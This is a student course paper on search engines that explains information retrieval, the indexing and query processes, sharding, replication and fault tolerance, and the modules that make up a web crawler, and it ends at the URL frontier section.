SRUTHI THIYAGARAJAN

Student ID: 00001632730

COEN 332 – WIRELESS MOBILE MULTIMEDIA NETWORKS

Spring 2022

SEARCH ENGINES

Audience

This document provides an overview of Search Engines by elaborately covering the Search Engines Architecture as an evolution, the Concept covering the basic and important part that makes search engines work, Protocols, and Security including the vulnerabilities and measures to be taken against such mechanisms.

The reader is expected to have a basic understanding of the client servant architecture, networking mechanism, and information retrieval.

This document can be used by software architects, designers, developers, academicians, researchers, technical authors, and anyone seeking to know about the Search Engines Functionality.

Table of Contents

Table of Figures

Table of Tables

1

1. Introduction

World Wide Web (WWW) possesses a huge amount of necessary data in the digital form such as Web pages, images, videos, and another type, collectively called Hypertext data. With the invention of computers as a medium to share information via the Internet, there is the proliferation of hypertext data. As a result of the massive Internet growth, extraction of exact and relevant information from the web posed impossible difficulty. This led to the founding of “Search Engine” to ease the work of information retrieval by the user. Search Engines can be called the gateway for users to extract and explore web resources.


1.1 What is a Search Engine and Information Retrieval?

A search engine is essentially a program, that can be called software to extract the information. The process of extracting the information is called “Information Retrieval”. The core of information retrieval is to understand, model, and design computer algorithms to perform the comparison of exact and relevant information. As well-known, information is available in many different forms such as text, audio, video, speech, images, and much more. Information retrieval faces a challenge to extract different kinds of information and involves a range of tasks and applications.

1.2 Variations of Information Retrieval and Types of Search Engine

World Wide Web (Web Search) is the most used and known search and the common application of Information Retrieval. A unique form of web search is called Vertical Search when the domain of the search is restricted to a particular topic. Information from the huge set of files across a corporate network is called Enterprise search. Search within the personal computer comprising of files on the system, emails, and web pages browsed is called Desktop Search. Peer-to-peer search finds information across network nodes. Search Engines that are based on

Information Retrieval possess important tasks such as Filtering, Classification and Question Answering. Figure-1 represents the variations in information retrieval.



Examples of Content	Examples of Applications	Examples of Tasks
Text	Web search	Ad hoc search
Images	Vertical search	Filtering
Video	Enterprise search	Classification
Scanned documents	Desktop search	Question answering
Audio	Peer-to-peer search	
Music		

Figure-1 Variations of Information Retrieval

1.3 Search Engine Giants and Directories

Google, Yahoo, and Bing are the major giants of Search Engines, especially Web Search Engines.

Google: Established in 1999, it is the most popular search engine to date. The size mainly the database size and scope are the major players of this search engine. The indexing techniques of Information Retrieval in Google comprise text document types of PDF, DOC, Image, voice(speech), and many others.

Yahoo!: Yahoo is a search engine, directory, and portal. It caches and links the pages to the Yahoo directory. The drawback is the poor performance with advanced search features.

Bing: Microsoft Bing Search is developed for the MSN portal. Initially, sharing databases of other vendors to having their database, query builder, caching, and search options automated are the advantages. The downside is the poor performance when it comes to advanced search.

Web Directories

A web search tool with human intervention, that is, a manual compilation by humans is the web directory. They resemble the directory structure of the personal computer. All related web pages to a particular topic are placed inside a directory with subdirectories. Search is mostly based on key aspects like title and occurrence of search words. Search is not as extensive as in crawler-based engines like Google, where the files are scanned. Yahoo! is one of the well-known and largest directories.

2

2. Search Engines Concept and Operation

2.1 Internals and Evolution of Architecture

Software Architecture of Search Engines comprises the software components and the interfaces between them. There is no such standard architecture for a search engine, but the important components are required to build software that is called a search engine. The focus of the search engine design or architecture is to attain the following:

- Effectiveness (quality): Retrieval of almost exact and relevant data.
- Efficiency (speed): Time to query the process.

The essential components of the search engine are:

- Web Crawler
- Database
- Search Interfaces

Having looked at the components, the two basic and major functionalities are the Indexing Process and Query Process. The indexing process forms the basis for the web crawler.

Indexing Process:

Responsible for building the components or structures necessary for the search. In simple terms, it involves the processing of data that can be searched efficiently in a short period. The components or mechanisms involved in this indexing are:

Text Acquisition:

Creates a document datastore containing the text and its metadata of it. The role of text acquisition is to make the availability of documents that will be searched. Metadata is the information of the document and not the document contents like document type, document structure, and length.

Text Transformation:

Transformation of documents into index terms or features. It resembles a map or dictionary. The simplest index term is a word but not every word. More precisely features, which describe the content of the document are an important part of text transformation.

Figure-2 represents the components and architecture flow in the Indexing Process.




Figure -2 Indexing Process

The index terms or terms can refer to any data like name, dates, and links according to the document. Index vocabulary refers to the collection of all index terms indexed for the document.

Index Creation:

The output of the text transformation component is the input for the index creation component. Its role is to create indexes and mapping in an efficient data structure that enables fast and efficient retrieval of the data and the searching. The most common type of indexing used across all search engines is the Inverted Indexing, which maintains a list of every index term of the document. It implies one level higher data and metadata of the index.

Query Process:

The front-end part is where a user is faced with. Abstracting all the works of the components behind, this query process is comprised of the following components.

User Interaction:

The interface between the user and the search engine is user interaction. The role of user interaction is to process the query of the user. This is done by breaking the query and forming the index terms. Secondly, organize the results from the search engine to display to the user in the ranked list order. An important part of this component is to refine the query for greater results of a good representation of the information needed.

Ranking:

Heart and the main component of the search engine. It is responsible for the “Effectiveness” and “Efficiency”. Based on the retrieval model, its task is to create a ranked list of documents using scores. The effectiveness is based on the “retrieval model” and the efficiency is based on the “index terms” created.

Evaluation:

Logging of user data, and storing and analyzation of user behavior is the critical part of the evaluation component. The output of this component is used to fine-tune and refine the ranking component. This evaluation is done offline, only the behavior of the user is logged at the runtime or online time.

Figure-3 represents the components involved and how it interacts with the Indexing Process is depicted.




Figure-3 Query Process

These are the basic components of the search engine. But as the Internet grew, this inverted index technique or any other like maintaining like directory came to impossible with the proliferation of the data. We will see the evolution and currently used mechanisms and architecture in the search engine.

Figure-4 depicts the search flow with indexing and query process techniques.




Figure-4 Search Flow Representation

2.1.1 Sharding - Parallelization

With the introduction of the multi-processor environment, sharding started playing a major role. Sharding is the distribution of data across systems or hosts or peers. We will see how this sharding – parallelization was accommodated into the search engine.

Steps involved in parallelization:

- The inverted index list is split into an ‘N’ sub list or document. Each split set is called a shard and is a subset of the original data.
- Parallelized run of shards with indexing results in the production of ‘N’ sets of inverted indices of reduced size instead of one.
- This enables searching in parallel in each shard to generate ‘N’ query results which can then be unified to get one result.

This sharding technique enabled the search engines to be “Scalable”. The number of servers and shards was fixed. The sharding technique can be listed below:

- A fixed number of shards distributed across different servers
- A distributed computation of the inverted index (indexing, one thread per shard)
- A distributed computation of the search results across the different shards (searching, one thread per shard), finalized by a fast merge of the N results

Figure-5 depicts the sharding and parallelization enabling scalability of the search engine




Figure-5 Sharding and Parallelization search engine

2.1.2 High Availability

The sharding technique addresses the problem of huge volumes of data. With the massive growth of the Internet, the problem of addressing an enormous number of queries needed to be addressed with hardware failures in consideration. This led to the development of high availability and fault-tolerant search engines.

Replication is the solution to face the availability issue. The same sharding architecture with multiple replicas of N machine groups instead of one is the main idea behind high availability. This enabled the handling of the queries from different hosts or machines and each machine in the machine group has N-sharded inverted indexes. Replication of machines and the data inside.

The complexity of this is mainly dependent on the mechanism or logic used for replication. In the current trends, to achieve better serviceability, it is essential to spread across the machines in different areas in the public cloud. Speaking of the cloud, it is essential to have a load balancer to distribute the workload or queries to different areas based on availability.

Added features of this high availability search engine:

- an Enormous number of queries can be handled. But this increase in capacity is a time-consuming process involving the copying of large of data. Hence, it should be used only when required.

- In a multi-processor or multi-provider deployment, the indexing terms are transferred by replicas setup instead of sharing the entire data. This policy of sharing the indexes proved to be efficient and faster instead of the binary files where the bandwidth also needs to be taken into consideration.

2.1.3 Elastic Search and Fault Tolerance

This architecture is mainly concerned with hardware failures and providing seamless and transparent operation of the user request. The high availability architecture is based on replicas of the shard. Each shard in that architecture has a primary ensuring unique ordering.

What happens if the machine hosting the primary shard fails? This is addressed by electing a new shard based on an election algorithm.

Consider the following scenario with the below specifications:

One index has 4 shards

Replication is factor-three (2 replicas and 1 primary)

Machines involved 4 – Distributed mechanism

A component called the routing phase can be placed in any of the machines and its role is to route the operation to the correct primary shard. When an indexing operation arrives on the system, the routing phase does its role. The indexing process of the primary shard will then replicate the indexing operation on every shard, resulting in the application of the indexing operation on three machines in parallel.

Figure-6 depicts this parallel indexing operation with 4 machines, 4 shards, and replication-three factors.




Figure-6 Elastic Search – 4 machines, 4 shards

Load Balancer plays its role by selecting one of the 3 copies of the shard to process the query. This replica of 3 copies benefits in answering 3 times more queries per second. Figure-7 shows the machines spread across the two serviceable or available zones. Each zone can have its implementation of the internal physical infrastructures. In this example, the first copy is completely hosted on zone 1 and the second copy is stored completely on zone2 and the third one is shared between the two zones. Figure-7 depicts the role of the load balancer.




Figure-7 Query processing with Load Balancer

Elasticity is essentially an easy scale-up of the machines. When a new machine is added, the shards are moved accordingly to maintain equal load (spread of load across machines).

Two things can happen based on the number of shards. Deciding on the number of shards is critical as it's a fixed element.

A high number of shards:

Improves scalability and performance. If there is the availability of CPU resources, it is wise to increase the number of replicas to support huge queries

The very high number of shards:

This can result in poor performance if the CPU resources for all shards are not available at the same time resulting in a negative response.

Figure-8 depicts elasticity with the addition of a new machine in the available or required zone.




Figure-8 Addition of a new machine

Two types of failures that can be accommodated by this architecture:

Failure of one machine:

Searching and Indexing have no impact because of the availability of the replicas. The shard election algorithm will run to elect a master for the shard that was primary in the failure one. Reduced search capacity will be a con in this case.

Failure of one zone:

Searching will be possible but indexing faces an issue and leader election prevention.

In today’s current scenario, how this architecture plays a role is listed:

It has the power of scalability in the following areas:

- Data scalability – based on shards configured
- Query addressing scalability – addition of replicas and machine
- Fault tolerance – handle failures of hardware

2.2 Crawler and Web Crawler

The primary role of a crawler is to gather the documents and identify and acquire them for search engines. Based on the applications, there are different crawlers. The most common one is the web crawler. Other applications include price comparison portals, data mining, malware detection, and web analysis tools. Automated maintenance of websites will also require a web crawler.

Web Crawler:

A web crawler is a program that follows the link on the web pages to discover and download the new pages and store them in the file. A web crawler is popularly known as spider or spiderbot, bot or crawler in simple terms. This might look straightforward, but the actual implementation has a great challenge in dealing with huge volumes of data, the new addition of web pages, and page changes since the visit of the crawler. It needs to be fed with the initial reference pages, or "seed URLs", after which it indexes the web links on those pages. Next, the indexed web pages are traversed and the web links within them are extracted for traversal. The crawler discovers new web links by recursively visiting and indexing new links in the already indexed pages.

Features to consider in building a crawler:

Crawling Frequency:

This determines how a website needs to be crawled. Like in terms of how often, hence frequency or rate in its name. For example, the information which gets updated frequently is a news website and hence it needs to be crawled often.

Dedup:

To avoid duplicate lookups of the same sites. This can be possible if multiple crawlers are used.

Protocols:

What are the protocols the crawler supports? The basic is HTTP, on modification can support protocols like SMTP and FTP.

Capacity:

Each page that is crawled will carry several URLs to index.

Consider an example scenario:

50 billion pages. Each page size is 100kb. 50Bx100Kbytes = 5petabytes.

We should take into consideration that there are 5Petabytes of memory needed. Compression of documents helps to overcome the memory issues and all that we need is the metadata information of the files.

Figure-9 shows the components and design of the web crawler.

Design Overview:

The loop starts with a set of 'seed URLs' that is created and fed into the URL frontier. The component URL frontier utilizes the algorithms to build URL queues which are based on constraints, prioritization, and politeness. The components are discussed in detail further.




Figure-9 Web Crawler Design

The Fetcher does the job of getting the URLs in the queue and resolving it with the help of DNS to fetch the contents of the page. The cache does the job of caching for quicker access to the hardware, i.e., processors. The De-dup checking process of finding whether this page has been crawled already is done along with compression techniques in module 6.

Module 8 takes care of the processing of the cached documents which involves extraction of links and filtration based on certain protocols to ensure there are no duplicate links i.e., multiple URLs pointing to the same document. The output of this is the non-repetitive URL set which is passed to module 2, the URL frontier for the upcoming crawl cycle.

Components Overview:

Seed URLs – Module 1

Seed URLs are the first set of documents to begin crawling with. This determines how the crawler's behavior. The selection of seed URLs is important as they determine the scope and collection of the crawler in the future. Once, the seed URL is given to the search engine, the rest of the crawling process or the future of the crawling process is done recursively with extraction and filtration.

URL Frontier – Module 2

Responsible for the building and storing of URLs that need to be fetched, obviously from the www (Internet). In addition, based on the application, this module handles prioritization.

Data Fetcher – Module 3

This module is responsible for the HTML extraction of the web pages based on the URL. The process flow is that it receives the URL from the URL frontier from its priority queue and then does the DNS lookup to get the IP address to fetch the document. It also takes care of the network protocols needed for the page download.

DNS Lookup – Module 4

As the name suggests, this does the job of resolving the hostname to the IP address. A custom DNS lookup can be used as there are a plethora of URLs to be crawled.

Data Cache – Module 5

For faster data retrieval, documents downloaded by the fetcher module can be cached. This can be done with the help of databases like Redis. The time to fetch the documents is reduced.

Duplicate Detection/Content Seen Module – Module 6

This module helps in avoiding the storage of the already present document. Sometimes multiple URLs can point to the same content. In such cases, de-dup ensures duplication is removed and discarded. How is this duplication check done? There are many ways, of which, checksum and shingles are some. The checksum of the new document is checked against the checksums of the documents in the datastore based on 'Document FPs' and the comparison is done.

Storage – Module 7

If the document seen is new, it is added to the persistent storage.

Data Processing – Module 8

The processing of data is from the cache rather than the actual/persistent memory because of faster retrieval. There can be many submodules for processing depending on the application and the need. But the most common and essential submodules/processors are:

Link Extractor:

The basic component of the data processor module. A copy of the document is passed to this module and it does the extraction of all the links and parsing of the network protocol. The links can be pointing to a location on the same page, a different page on the same site, or a completely different site. Normalizing the data extracted is essential for easy understanding.

Simple normalization techniques can be:

- Converting uppercase to lowercase (following one format)
- Adding network protocol at the beginning of the end
- Adding or removing the backslashes at the end of the link
- Mapping of the child pages/domain to the parent domain.

URL Filtering:

Based on the normalized and standardized links from the link extractor, this acts as a control list. It filters out the links which we have not mentioned. For example, we can design a crawler to download only picture formats like jpg, jpeg, png, etc. In such cases, those links which are not a picture will be discarded.

URL De-dup:

Duplicate avoidance by checking against the URL set or datastore.

2.2.1 URL Frontier Architecture

The important component of the crawler. This is the primary person providing the URLs. This component, hence, should make the correct decision in deciding the URL to be fetched.

